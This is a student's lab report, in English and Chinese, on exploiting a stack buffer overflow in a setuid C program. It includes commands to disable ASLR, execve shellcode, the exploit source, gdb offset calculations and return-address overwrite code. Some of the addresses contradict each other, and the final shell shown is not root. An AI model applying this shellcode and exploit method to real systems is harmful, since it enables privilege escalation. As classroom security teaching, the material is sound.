

Lab 2.3 Buffer Overflow Vulnerability


Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.


Step 1 Initial setup. Disable Address Space Randomization.

为了关闭随机化，我们首先使用 `sudo -i` 进入root 模式。



```
root@zhuangyifei-virtual-machine: ~
zhuangyifei@zhuangyifei-virtual-machine:~/Desktop$ cd test
zhuangyifei@zhuangyifei-virtual-machine:~/Desktop/test$ sudo -i
[sudo] password for zhuangyifei:
root@zhuangyifei-virtual-machine:~#
```

使用 `sysctl -w kernel.randomize_va_space=0` 关闭随机化。



```
root@zhuangyifei-virtual-machine: ~
zhuangyifei@zhuangyifei-virtual-machine:~/Desktop$ cd test
zhuangyifei@zhuangyifei-virtual-machine:~/Desktop/test$ sudo -i
[sudo] password for zhuangyifei:
root@zhuangyifei-virtual-machine:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@zhuangyifei-virtual-machine:~#
```

Step 2 create Vulnerable Program

```
root@zhuangyifei-virtual-machine:/tmp# mkdir bufferTest
root@zhuangyifei-virtual-machine:/tmp# cd bufferTest/
root@zhuangyifei-virtual-machine:/tmp/bufferTest# touch stack.c
root@zhuangyifei-virtual-machine:/tmp/bufferTest# vim stack.c
root@zhuangyifei-virtual-machine:/tmp/bufferTest# cat stack.c
/*stack.c*/
/*This program has a buffer overflow vulnerability.*
/*Our task is to exploit this vulnerability*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];

    /*The following statement has a buffer overflow problem*/
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Step 3 Compile

使用 `gcc -g -m32 -o stack -z execstack -fno-stack-protector stack.c` 生成可执行文件。

```
root@zhuangyifei-virtual-machine:/tmp/bufferTest# gcc -g -m32 -o stack -z execstack -fno-stack-protector stack.c
root@zhuangyifei-virtual-machine:/tmp/bufferTest# chmod 4777 stack
root@zhuangyifei-virtual-machine:/tmp/bufferTest# exit
logout
```

Step 4 Complete the vulnerability code

创建 `exploit.c` 文件。

```

zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ cat exploit.c
/*exploit.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
/*Shellcode as follow is for linux 32bit. If your linux is a 64bit system, you
 * need to replace "code[]" with the 64bit shellcode we talked above.*/
const char code[] =
    "\x31\xc0" /*Line 1: xorl %eax,%eax*/
    "\x50"      /*Line 2: pushl %eax*/
    "\x68"
    "//sh" /*Line 3: pushl $0x68732f*/
    "\x68"
    "/bin" /*Line 4: pushl $0x6e69622f*/
    "\x89\xe3" /*Line 5: movl %esp,%ebx*/
    "\x50"      /*Line 6: pushl %eax*/
    "\x53"      /*Line 7: pushl %ebx*/
    "\x89\xe1" /*Line 8: movl %esp,%ecx*/
    "\x99"      /*Line 9: cdq*/
    "\xb0\x0b" /*Line 10: movb $0x0b,%al*/
    "\xcd\x80" /*Line 11: int $0x80*/
    ;
void main(int argc, char **argv) {
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

按照实验手册的要求，我们最终的目标就是通过缓冲区溢出攻击修改stack.c中的 bof 函数的返回地址为 code 的首地址，以此完成攻击，我们首先使用 gdb 调试 stack 程序，查看bof函数的汇编代码。

```
zhuangyifei@zhuangyifei-virtual-machine: /tmp/bufferTest

stack.c
7  int bof(char *str)
8  {
9      char buffer[12];
10
11     /*The following statement has a buffer overflow problem*/
B+> 12     strcpy(buffer, str);
13     return 1;
14 }
15 int main(int argc, char **argv)
16 {
17     char str[517];
18     FILE *badfile;
19
20     badfile = fopen("badfile", "r");

0x565561cd <bof>      push    %ebp
0x565561ce <bof+1>     mov     %esp,%ebp
0x565561d0 <bof+3>      push    %ebx
0x565561d1 <bof+4>      sub     $0x14,%esp
0x565561d4 <bof+7>      call   0x56556284 <__x86.get_pc_thunk.ax>
0x565561d9 <bof+12>     add     $0x2df3,%eax
B+> 0x565561de <bof+17>   sub     $0x8,%esp
0x565561e1 <bof+20>     push    0x8(%ebp)
0x565561e4 <bof+23>     lea     -0x14(%ebp),%edx
0x565561e7 <bof+26>     push    %edx
0x565561e8 <bof+27>     mov     %eax,%ebx
0x565561ea <bof+29>     call   0x56556060 <strcpy@plt>
0x565561ef <bof+34>     add     $0x10,%esp
0x565561f2 <bof+37>     mov     $0x1,%eax
0x565561f7 <bof+42>     mov     -0x4(%ebp),%ebx

multi-thre Thread 0xf7fbf500 ( In: bof L12 PC: 0x565561de
(gdb) b bof
Breakpoint 1 at 0x11de: file stack.c, line 12.
(gdb) r
Starting program: /tmp/bufferTest/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xfffff977 "") at stack.c:12
(gdb)
```

这里我们需要获得 buffer 的地址，在进入 bof 之后，我们可以使用 `print &buffer` 来获取 buffer 的地址，可以看到地址是 0xfffff977

```
(gdb) p &buffer
$1 = (char (*)[12]) 0xfffff977
```

为了获得返回地址，我们使用 `info frame` 查看栈帧，其中 `eip` 寄存器存储了返回地址的地址，是 0xfffff97c。

```

91 = (char (*)[12]) 0xffffce64
(gdb) info frame
Stack level 0, frame at 0xffffce80:
 eip = 0x565561e8 in bof (stack.c:12); saved eip = 0x56556260
 called by frame at 0xffffd0c0
 source language c.
 Arglist at 0xffffce78, args: str=0xffffce97 ""
 Locals at 0xffffce78, Previous frame's sp is 0xffffce80
 Saved registers:
  ebx at 0xffffce74, ebp at 0xffffce78, eip at 0xffffce7c

```

可以看到两个地址之间的差值是 $0xffffce7c - 0xffffce64 = 0x18$ ，所以我们如果需要覆盖返回地址，只需要在 `buffer + 0x18` 的位置加上 `code` 的地址就行，我们可以假定 `code` 存储在 `buffer + 0x100` 的位置，所以最终我们需要添加的代码就是。

```

1 | const char hackAddress[] = "\x64\xcf\xff\xff";
2 | strcpy(buffer + 0x18, hackAddress);
3 | strcpy(buffer + 0x100, code);

```

```

zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ vim exploit.c
zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ clang-format -i --style=
GOOGLE exploit.c
zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ gcc -o exploit exploit.c

zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ ./exploit
zhuangyifei@zhuangyifei-virtual-machine:/tmp/bufferTest$ ./stack
$ whoami
zhuangyifei

```